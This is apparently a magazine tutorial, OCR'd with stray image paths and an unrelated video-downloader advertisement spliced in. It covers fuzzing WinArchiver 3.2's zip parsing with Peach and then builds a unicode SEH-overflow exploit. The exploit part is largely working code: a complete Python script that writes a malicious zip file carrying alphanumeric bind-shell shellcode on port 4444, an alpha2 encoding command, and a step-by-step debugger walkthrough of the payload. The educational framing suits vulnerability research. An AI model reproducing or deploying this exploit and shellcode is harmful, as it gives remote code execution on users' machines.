A .zip file is identified by the presence of a central directory which is located at the end of the structure in order to allow the appending of new files. The central directory stores a list of the names of the entries (files or directories) stored in the .zip file, along with other metadata about the entry, and an offset into the .zip file, pointing to the actual entry data. Each entry is introduced by a local header with information about the file such




Figure 1. *Overall zip file format*

as the comment, file size and file name, followed by optional "extra" data fields, and then the possibly compressed, possibly encrypted file data. The "Extra" data fields are the key to the extensibility of the .zip format.

The .zip format uses specific 4-byte "signatures" to denote the various structures in the file. Each file entry is marked by a specific signature. The beginning of the central directory is indicated with a different signature, and each entry in the central directory is marked with another particular 4-byte signature. All multi-byte values in the header are stored in little-endian byte order. All length fields count the length in bytes.

Now the overall .zip file format (See Figure 1).

Now we will see on detail the Local file header (See Table 1).

Table 1. *Local file header structure*

Description	Size
local file header signature	4 bytes
version needed to extract	2 bytes
general purpose bit flag	2 bytes
compression method	2 bytes
last mod file time	2 bytes
last mod file date	2 bytes
crc-32	4 bytes
compressed size	4 bytes
uncompressed size	4 bytes
file name length	2 bytes
extra field length	2 bytes
file name	(variable size)
extra field	(variable size)

We'll fuzz many fields of .zip file format with the intention to exploit WINARCHIVER application.

STEP TWO: CONFIGURE THE FUZZER TOOL

Since we know how the application zip format works, the next step will be to understand the fuzzer we need to use, in this case Peach. Peach has the following blocks:

- Data Model: we have to detail the file format, in our case zip file Format.
- State Model: Peach will know what to do with the data model.
- Agent: It will save all the crashes and will monitor the application, which we want to fuzz.
- Test Block: This part merges all the previous blocks and they will work together.
- Run Block: This block combines multiple test blocks and define the path where we save the crash logs.

There are many options that you may need to configure and we should use the entire article to explain the all the Peach internals, but this is not the main goal of this article, so you can see the references in order to learn more about this fantastic fuzzer framework. We are going to make our template step by step using the blocks described before:

Firstly, we are going to configure the Data model, in fact we don't need to do it, we can use many data models created by other people, we recommend Corelan's Team peach templates.

These are the first steps: Listing 1.

In this State model we set in the Data Name xml attribute and the filename parameter the basic zip file we will use in order to fuzz, so it's very important that this zip has been created well and can be decompress. You could make a zip file with a txt file with the word "test" inside and compress it with your favorite zip compressor (or maybe you could use our target soft, WinArchiver)

In the other hand, we need to set the Agent Block defining that we will analyze and attach the software with a local debugger (windbg): Listing 2.

As you can see in the Agent Block we have to use the parameter ProcessName where we can

Listing 1. *The State Model*

```
<StateModel name="TheState"
initialState="Initial">
<State name="Initial">
      <Action type="output">
        <DataModel ref="ZipFileFormat"/>
        <Data name="data" fileName="C:\
peachfuzz\test.zip"/>
      </Action>
      <Action type="close"/>
      <Action type="call"
method="ScoobySnacks"/>
        </State>
  </StateModel>
```

Listing 2. *The Local Agent*

```
<Agent name="LocalAgent">
<Monitor class="debugger.WindowsDebugEngine">
<Param name="ProcessName" value="WinArchiver.
exe" />
<Param name="StartOnCall"
value="ScoobySnacks"/>
</Monitor>
    <Monitor class="process.PageHeap">
      <Param name="Executable"
value="WinArchiver.exe"/>
    </Monitor>
  </Agent>
```

set the process we are going to attach and wait until it crashes. This is very important because the application we are going to fuzz doesn't behave in the same way if we open it with windbg rather than if you attach it.

The test run will be the following: Listing 3.

In Test block we define all the mutations that we will use. In this case we are going to fuzz as "max fields" 7 and 1500 mutations per field.

Finally the run block, where the logs will be saved, in this case the "logtest" directory: Listing 4.

Before starting peach you should make the following change in the peach source code in order to get more information in crash logs:

If you edit the debugger.py file, you can put windbg scripts or everything what you want. In the line 244 of this file you should add: Listing 5.

With this change in the crash logs you will see the SEH chain state in order to see if the structure exception handler was overwritten, but as we wrote before you can change "!exchain" as another command, even a windbg script (so useful).

At this point everything is ready, so you only have to execute the following command: Listing 6.

If you run this command you will realize that the software opens and closes quickly and it doesn´t work because you have to do something. We need to develop a thing which detects when the application is running and how to decompress the file in an automatic way in the GUI.

STEP THREE: AUTOMATE THE PROCESS

The first problem which you will find is a pop-up which you have always to click in "continue without register", but of course Peach can't do that. So we are going to show you AutoIt. AutoIt is software, which permits macros creation in an easy way and "compiles" it as executable, so you can do repeti-

Listing 3. *The Test Model*

```
<Test name="TheTest">
    <Strategy class="rand.
RandomMutationStrategy" switchCount="1500"
maxFieldsToMutate="7"/>
    <Agent ref="LocalAgent"/>
    <StateModel ref="TheState"/>
    <Publisher class="file.FileWriterLauncher">
      <Param name="fileName" value="fuzzed.zip"
/>
      <Param name="debugger" value="true"/>
    </Publisher>
  </Test>
```

Listing 4. *The Run Model*

```
<Run name="DefaultRun">
    <Test ref="TheTest"/>
    <Logger class="logger.Filesystem">
       <Param name="path" value="logtest"/>
    </Logger>
  </Run>
</Peach>
```

Listing 5. *Moding the fuzzer*

```
dbg.idebug_control.Execute(DbgEng.DEBUG_OUTCTL_
THIS_CLIENT, c_char_p("!exchain"), DbgEng.DEBUG_
EXECUTE_ECHO)
```

Listing 6. *Run the fuzzer*

```
Peach.py -t [template_name.xml]
```

Listing 7. *Macro to automate the zip Software*

```
Funk _WinWaitActivate($title,$text,$timeout=0)
WinWait($title,$text,$timeout)
 If Not WinActive($title,$text) Then
WinActivate($title,$text)
WinWaitActive($title,$text,$timeout)
EndFunc

While True
_WinWaitActivate("WinArchiver","Ingresarcódigo")
#wait untile the trial Windows appears
Send("{DOWN}{DOWN}{DOWN}{ENTER}") #click in
continue
Send("{ENTER}")
If(WinExists("WinArchiver(Copia sin registrar) -
")) Then #if winarchiver Windows appears
   _WinWaitActivate("WinArchiver(Copia sin
registrar) - ","") #wait until focus it
   Send("{DOWN}{UP}{ALTDOWN}a{ALTUP}{RIGHT}
{RIGHT}{DOWN}{DOWN}{DOWN}{DOWN}{DOWN}{DOWN}
{DOWN}{ENTER}") #extract it
If(WinExists("Extraer","Archivos&selecciona"))
Then
   _WinWaitActivate("Extraer","Archivos&selecci
ona") #if Windows appears click enter since yes
or ok because It is selected by default.
Send("{ENTER}")
If(WinExists("WinArchiver","")) Then
_WinWaitActivate("WinArchiver","")
   Send("{TAB}{TAB}{TAB}{TAB}{TAB}{TAB}{TAB}
{TAB}{TAB}{ENTER}") # if remplace Windows
appears select yes and click enter
EndIf
EndIf
EndIf
Wend
```

tive actions using this kind of software. We need that the AutoIt compiled executable acts as a human being quitting the pop-up and then extracts the zip file to obtain the compressed file. This means that the macro will push keyboard keys as a human being in order to do it.

So we should "play" with the application to understand how it works and know all the possible problems we will have. As you can see we have to click Action → Extract and then click "ok" in order to decompress a file. But we need to test all the possible issues, for example, what happens if there is another file with the same name in the directory? We have to test it and we will see what is necessary to make it in an automatic way. In this particular case, for example, we will have another popup telling us that there is another file with the same name, and we have to click in "yes" in order to overwrite it. So having all the possible combinations we can create the following macro which will automate all these cases: Listing 7.

Listing 8. *Macro to merging all*

```
While counter > 0
wscript.sleep 3000
  Set WshShell = WScript.CreateObject
("WScript.Shell")
  Set colProcessList = GetObject("Winmgmts:").
ExecQuery ("Select * from Win32_Process")
i = 0
  For Each objProcess in colProcessList
if objProcess.name = "WinArchiver.exe" then
i=i+1
     End if
  Next
  If i=1 then
  Else
WshShell.Run ("""C:\Archivos de Programa\
WinArchiver\WinArchiver.exe ""C:\Peach2.3\
fuzzed.zip""""")
  End If
vFound = False
Wend
```



Figure 2. *Crash log file*

Finally, we need to create another script. As we has wrote before, we need to attach the winarchiver process instead of open it with the debugger, so we open the .exe in an automatic way and Peach will see that the process is active and then peach will attach it and also kill it after few seconds. This is because sometimes applications work in a different way if we attach the process or we open it with the debugger. So we will make a script which monitors the windows tasklist and if WinArchiver it's not executing we are going to run it. So we will make the following visual basic script: Listing 8.

Once we have our fuzz environment done and ready to start to fuzz. First we run macro.exe (the AutoIt compiled executable), then Peach, which waits for attach the WinArchiver process (it will try for 10 times) and we should run the visual basic script quickly, it will detect thatWinArchiver.exe is not executing and then it will be start the Winarchiver process.

STEP FOUR: ANALYSYS OF THE CRASH

Few hours later, we can see some exploitable crashes in the log directory.If we inspect these crashes we can see one which is really interesting: Figure 2. As we can see in the log, we have a SEH (*Structure Exception Handler*) overflow. To sum up, an exception handler is a piece of code that is written inside an application, with the purpose of dealing when the application has some exceptions. A SEH overflow is when the vulnerability permits arbitrary code execution overflowing the SEH.

We will see in the exploit development chapter how overflowing this structure we will be able to have code execution. If you don't have any idea of Seh exploitation, please read this awesome article written by Corelan: *https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/.*

Again with our crash log, we can see running the !exchain command (which we added in peach source code) how we overwritten the SEH with `00410041`, this looks pretty good, because `00410041` it's `AA` in Unicode and very often, fuzzers uses payloads like `AAAAAAAAA....` in order to crash applications. Unicode is a computing industry standard for the consistent encoding, representation and handling of text expressed in most of the world's writing systems.

A lot of applications need Unicode so we should be familiar with this standard and how to deal with

it when we have to develop an exploit. We will see how you can do it later.

In the crash log we can also see how the stack is.The stack is filled of `00410041` and the SEH is overwritten in some place in the stack, so we can assume that we could have a stack based overflow too, but in this particular case we will focus in the SEH exploitation.

We are going to see with the 010 binary editors the reason of the crash. We will do it by the comparison of our test.zip file with the fuzzed.zip file which triggers the crash (Figure 3). In the left side we have our fuzzed.zip file and in the right side we




Figure 3. *Compare window*




Figure 4. *Both files differences*




Figure 5. *Both files differences*

Easy and Quick Download of YouTube Videos!

WiseVideoSuite
Wise Video Downloader 1

Access to HD Videos
Search Without Browsers
A-link-is-enough Download
Easy and Fast

Official Website for More Information:
www.wisevideosuite.com/wisevideodownloader.html

Compatible with Windows 7
Windows 8 Compatible
Support system:
Windows XP, Vista, Win7/8
(both 32-bit and 64-bit)

have our test.zip file: Figure 4-6. You can see in the three images that Peach fuzzed several things in this case, and it's obvious that the name of the directory and the name of the file (the file which is inside in the zip) are the reason of the crash because of they were filled with a lot of "A".

Of course, peach fuzzed it in the right way, following the zip format and allowing the application to open the file with any problem. If we try to modify these things in a zip file manually we have to change several things, for example, if we want to increase the name of the file like our fuzzed.zip, we have to do it butalso wehave to change the flag or flags which indicates the size of the name of the file. Peach did it in an automatic way because of our template (Data Model), so we can appreciate the power of peach and its benefits.




Figure 6. *Both files differences*

```
<Number name="lfh_CompSize" size="32" endian="little" signed="false"/>
<Number name="lfh_DecompSize" size="32" endian="little" signed="false"/>
<Number name="lfh_FileNameLen" size="16" endian="little" signed="false">
    <Relation type="size" of="lfh_FileName"/>
</Number>
<Number name="lfh_ExtraFldLen" size="16" endian="little" signed="false">
    <Relation type="size" of="lfh_FldName"/>
</Number>
<String name="lfh_FileName"/>
<String name="lfh_ExtraField"/>
```

Figure 7. *Peach size relations data model*

```
#/usr/bin/python
zip_header = (
"\x50\x4B\x03\x04\x0A\x00\x04\x02\x00\x00\xE5\x18\xE9\x3E\xCC\xD4"
"\x7C\x56\x0F\x00\x00\x00\x0F\x00\x00\x00\x08\x00\x00\x00\x54\x65"
"\x73\x74\x2E\x74\x78\x74\x54\x68\x69\x73\x20\x69\x73\x20\x61\x20"
"\x74\x65\x73\x74\x21\x50\x4B\x01\x02\x14\x00\x0A\x00\x40\x00\x00"
"\x00\xE5\x18\xE9\x3E\xCC\xD4\x7C\x56\x0F\x00\x00\x00\x0F\x00\x00"
"\x00\xBE\x20\x00\x00\x00\x00\x00\x00\x01\x00\x3D\xAC\xBD\x04\x00"
"\x00\x00\x00"
)
zip_final=(
"\x50\x4B\x05\x06\x00\x00\x00\x00\x01\x00\x01\x00\xEC\x20\x00"
"\x00\x35\x00\x00\x00\x00\x00"
)
```

Figure 8. *Python script to describe zip file format*

```
seh = "\xJ1\x48" #ppr 0x00480031 #

nextseh = "\x58\x70"
```

Figure 9. *Seh and nextseh exploit lines*

```
venetian = (
"\x55\x55"
"\x70"
"\x58"
"\x70"
"\x05\x25\x11"
"\x55"
"\x2d\x19\x11"
"\x55"
"\x50"
"\x55"
"\xc7"
)
```

Figure 10. *Venetian shellcode*

```
shellcode = (
"PPYAIAIAIAIAQATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA58AAPAZABABQI1"
"AIQIAIQI1111AIAJQI1AYAZBABABABAB30APB944JBKLJHDIM0KPM030SYK5P18RQTDK1BNPDK0RLLTKB2MDDKS"
"BO8LO870JMVNQKOP1I0VLOLQQCLLBNLO091HOLMKQ7WZBL0220W4KQBLPTKOROLKQZ0TKOPRX55WPRTPJKQXP0P"
"TKOXLXDKQHO0M1J39SOLQ9DKNT4KM1Z601KONQGPFLGQXOLMM197NXIP2UZTLC3MJXOKCMND2UZBPXTK1HO4KQJ"
"3QVDKLLPKTKB8MLKQJ3TKM4TKKQZ04IOTMTMTQK1KQQQI1JPQKOK0PX1OQJ4KLRJKSVQM1XNSNRM0KPBHD7T3P2"
"QOR4QXPL2WO6KWKOHUVXDPKQKPKPNIGTQDPPS8MYU0RKM0KOZ5PPPP20PPQ0PPOPPPQXYZLO9OK0KOYEU9Y7NQY"
"K0SQXKRM0LQ1L3YJFQZLPQFR7QX7RIK07QWKOJ5PSPWS86WIYNXKOKOXUR3R3R7QXD4JLOKYQKOJ5B73YHGBH45"
"2NPM31KOXUQXC3RMC4M0CYYS1GQGR701ZV2JLRR90VK2KMQVY7OTMTOLKQM1TMOTMTN0I6KPPD1DPPQF261FQ6B"
"60N26R6PSR6RHRYHLOODFKOIE3YYPPNPVOVKONP38KXTGMM1PKOJ5WKJP6UERB6QX6FTUWMUMKOZ5OLM6SLLJ3P"
"KKK045M5WKQ7N3RRRORJM0QCKOHUA" )
```

Figure 11. *Encoded Alpha numeric shellcode*

STEP FIVE: EXPLOIT DEVELOPMENT

First of all, if you will follow these instructions, you will have to use WindowsXPSP3 in order to get the same results.

We are going to start with the exploit development phase. We know that the bug deals with unicode, so we need to know how to exploit it with unicode, if you don't have any idea of unicode exploitation, please read this amazing article written by Corelan: *https://www.corelan.be/index.php/2009/11/06/exploit-writing-tutorial-part-7-unicode-from-0x00410041-to-calc/.*

The first thing we have to do is using our fuzzed.zip file develop a python script which reproduce the hexadecimal contents of the .zip file. With 010 binary editor we can do this easier, using the hexadecimal export functionality.

Here we have our first lines in our exploit (in python): Figure 8. As you can see, `zip_header` is the data which is before the name of the file and `zip_finalwhich` is just after the name of the file. (You will see better what we mean in the final exploit code).

If you know about SEH exploitation (or you did read the article of Corelan) you should know that we have to overwrite the seh and nextsehfields. In this particular case, which is aunicodeexploitwe have to overwrite the nextseh with some opcodes (assembly instruction) which don't stop the execution flow. Then the seh has to be overwritten with

Listing 9. *Exploit Winarchiver*

```
#/usr/bin/python
# Exploit Title: Winarchiver V 3.2 SEH Overflow
# Date: April 24, 2013
# ExploitAuthor: Josep Pi Rodríguez, Pedro Guillen Núñez, Miguel Ángel de Castro Simón
# Organization: RealPentesting
# Vendor Homepage: http://winarchiver.com
# Software Link: http://www.winarchiver.com/WinArchiver3.exe
# Version: 3.2
# Tested on: Windows XP SP3

# Exploit-DB Note:
# This submission needs tweaking but a crash does occur
zip_header = (
"\x50\x4B\x03\x04\x0A\x00\x04\x02\x00\x00\xE5\x18\xE9\x3E\xCC\xD4"
"\x7C\x56\x0F\x00\x00\x00\x0F\x00\x00\x00\x08\x00\x00\x00\x54\x65"
"\x73\x74\x2E\x74\x78\x74\x54\x68\x69\x73\x20\x69\x73\x20\x61\x20"
"\x74\x65\x73\x74\x21\x50\x4B\x01\x02\x14\x00\x0A\x00\x40\x00\x00"
"\x00\xE5\x18\xE9\x3E\xCC\xD4\x7C\x56\x0F\x00\x00\x00\x0F\x00\x00"
"\x00\xBE\x20\x00\x00\x00\x00\x00\x00\x01\x00\x3D\xAC\xBD\x04\x00"
"\x00\x00\x00"
)
zip_final=(
"\x50\x4B\x05\x06\x00\x00\x00\x00\x01\x00\x01\x00\xEC\x20\x00"
"\x00\x35\x00\x00\x00\x00\x00"
)
seh = "\x31\x48" #ppr 0x00480031
nextseh = "\x58\x70"
venetian = (
"\x55\x55"
"\x70"
"\x58"
"\x70"
"\x05\x25\x11"
"\x55"
"\x2d\x19\x11"
"\x55"
"\x50"
"\x55"
"\xc7"
)
shellcode = (
"PPYAIAIAIAIAQATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA58AAPAZABABQI1"
"AIQIAIQI1111AIAJQI1AYAZBABABABAB30APB944JBKLJHDIM0KPM030SYK5P18RQTDK1BNPDK0RLLTKB2MDDKS"
"BO8LO870JMVNQKOP1I0VLOLQQCLLBNLO091HOLMKQ7WZBL0220W4KQBLPTKOROLKQZ0TKOPRX55WPRTPJKQXP0P"
"TKOXLXDKQHO0M1J39SOLQ9DKNT4KM1Z601KONQGPFLGQXOLMM197NXIP2UZTLC3MJXOKCMND2UZBPXTK1HO4KQJ"
"3QVDKLLPKTKB8MLKQJ3TKM4TKKQZ04IOTMTMTQK1KQQQI1JPQKOK0PX1OQJ4KLRJKSVQM1XNSNRM0KPBHD7T3P2"
"QOR4QXPL2WO6KWKOHUVXDPKQKPKPNIGTQDPPS8MYU0RKM0KOZ5PPPP20PPQ0PPOPPPQXYZLO9OK0KOYEU9Y7NQY"
"K0SQXKRM0LQ1L3YJFQZLPQFR7QX7RIK07QWKOJ5PSPWS86WIYNXKOKOXUR3R3R7QXD4JLOKYQKOJ5B73YHGBH45"
"2NPM31KOXUQXC3RMC4M0CYYS1GQGR701ZV2JLRR90VK2KMQVY7OTMTOLKQM1TMOTMTN0I6KPPD1DPPQF261FQ6B"
"60N26R6PSR6RHRYHLOODFKOIE3YYPPNPVOVKONP38KXTGMM1PKOJ5WKJP6UERB6QX6FTUWMUMKOZ5OLM6SLLJ3P"
"KKK045M5WKQ7N3RRRORJM0QCKOHUA"
)
buffer =  "\x41" * (205+216) + shellcode + "\x41" * (2000-216-len(shellcode)) + nextseh + seh +
venetian + "\x42" * (6173-len(venetian))
printlen(buffer)
payload = buffer
mefile = open('seh_winarch.zip','w')
mefile.write(zip_header + buffer + zip_final)
mefile.close()
```

a memory address unicode compatible which contains the pop,pop,retinstructions.We will see all these things more carefully later. Here we have the nextseh and seh fields in our exploit: Figure 9.

Right now we have to deal with the venetian-shellcode. If you read the unicode exploitation article you should know what we are talking about. In our python script we will use the venetian variable to prepare the execution of our venetian shellcode. It's just a set of assembly instructions which we will see with more details later. These instructions put in EAX the memory address which starts our venetian shellcode. Of course all these instructions are in unicode (Figure 10).

The next will be the venetian shellcode, which we can use to generate it with alpha2 script using EAX as the base register (`./alpha2 eax --unicode --uppercase <bind_shell.raw`) (Figure 11).

Now we have to use our buffer. As you can see all the calculations were done in order to manipulate SEH and put our venetian shellcode in the right place and with our calculations of the "venetian" variable in order to put in EAX the start memory address of the venetian shellcode (Figure 12).

Once we have done that, if we put all these things together we have our exploit, as you can see the exploit code generates a .zip file which contains the exploited vulnerability. We are going to show you how it looks: Listing 9.

EXPLOIT DEBUGGING

Now, we will see step by step how the exploit works using a debugger.Using a debugger (in this case immunity debugger) we have to set a breakpoint in the memory address which has the pop,pop,ret instructions of our seh field, in this case (`0x00480031` unicode compatible), and then we will be able to see how the exploit works at the beginning.

Now, if we try to decompress the .zip file and pass the first exception in the debugger (shift+F9) we will be at our breakpoint. Then using F7 we will be executing the pop, pop, ret instructions step by step and we will see our "nextseh" instructions, re-

```
venetian = (
"\x55\x55"
"\x70"
"\x58"
"\x70"
"\x05\x25\x11"
"\x55"
"\x2d\x19\x11"
"\x55"
"\x50"
"\x55"
"\xc7"
)
```

Figure 16. *Venetian shellcode opcodes*

```
buffer = "\x41" * (421) + shellcode + "\x41" * (2205-421-len(shellcode)) + nextseh + seh +
venetian + "\x42" * (6173-len(venetian)) print len(buffer) payload = buffer mefile =
open('seh_winarch.zip','w') mefile.write(zip_header + buffer + zip_final) mefile.close()
```

Figure 12. *Length calculations and putting in the exploit*




Figure 13. *\x58\x70 opcodes in the debugger*



Figure 14. *Continuing the execution flow*




Figure 15. *Venetian shellcode in the debugger*

member, we put `nextseh="\x58\x70"` and we are dealing with unicode transformation so these 2 opcodes will be the following: Figure 13.

As you can see the `\x58` turns into a "POP EAX" instruction and `\x70` turns into "ADD [EAX],DH "00 70 00" (the "00" "00" is for unicode).These two instructions don't stop the execution flow. Then, we can see the following opcodes (3100 and 48) these are from the memory address digits (`0x00480041` unicode compatible) which belongs to the pop,pop,ret has been used in SEH and of course it doesn`t stop




Figure 17. *Stack overview*




Figure 18. *Unicode transformations*

the execution flow (Figure 14). Now we can see the opcodes of the venetian variable of our exploit. Remember, these instructions put in EAX the initial memory address when the venetian shellcode starts (in our case is `022BF11C`) (Figure 15 and Figure 16).

We can see that our first `\x55` it's a `005500` due to the unicode transformation, and the next `\x55` has no "00" so: `\x55` -> 005500 -> (ADD [EBP],DL) * in this case we are using the \x55 as a nop instruction, this `\x55` with the unicode transformation will be ADD [EBP],DL and this will not stop the execution flow in our scenario. As you can see the – "00" – "00" of the unicode transformation has been there so just after the last instruction we can put 1 byte instruction without unicode transformation, and this instruction will be `\x55` which without unicode transformation is a "PUSH EBP" which we need to start the process of putting in EAX the initial address of the venetian shellcode.

\x55 -> 55 -> PUSH EBP We put in the stack EBP which points close (more or less) to our Venetian shellcode.

We continue with the rest of the venetianopcodes.

`\x70 -> 007000 -> ADD [EAX],DH *`

`\x58 -> 58 -> POP EAX` We put in EAX the address of EBP (remember the last PUSH EBP instruction).

`\x70 -> 007000 -> ADD [EAX],DH *`

`\x05\x25\x11 -> 0500250011 -> ADD EAX, 11002500` We need to do some operations with EAX in order to point it to the initial memory address of the venetian shellcode.




Figure 20. *Bind shell listening in the port 4444*

